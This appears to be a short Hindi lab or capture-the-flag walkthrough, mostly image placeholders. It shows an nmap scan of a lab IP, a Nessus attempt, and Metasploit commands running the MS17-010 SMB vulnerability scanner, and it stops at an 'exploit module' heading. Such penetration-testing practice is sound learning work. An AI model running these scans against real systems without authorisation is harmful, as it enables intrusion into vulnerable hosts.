
nmap -F 10.10.195.105
स्कैनर:




Nessus स्कैन का प्रयास:



Metasploit स्कैन का प्रयास:
use scanner/smb/smb_ms17_010
set RHOSTS 10.10.195.105
run

शोषण मॉड्यूल:
